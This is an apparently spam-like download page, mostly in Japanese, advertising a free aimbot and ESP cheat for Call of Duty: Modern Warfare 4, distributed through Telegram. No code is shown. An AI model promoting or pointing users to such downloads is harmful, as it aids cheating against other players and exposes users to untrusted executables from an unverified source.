Arcane MW4 cheat/Hack | Silent aim, FOV, Skeleton ESP, ESP | free download 2026
- ゲーム
- Call of Duty®: Modern Warfare® 4
- トレーナーのバージョン
- 1.0
- 追加日
- 18 ноя 2026
このトレーナーはWindows PC専用です。スマートフォンでは動作しません。
cheat packをダウンロード Telegramで開くまたはこのページのリンクをコピーして、パソコンで開いてください。









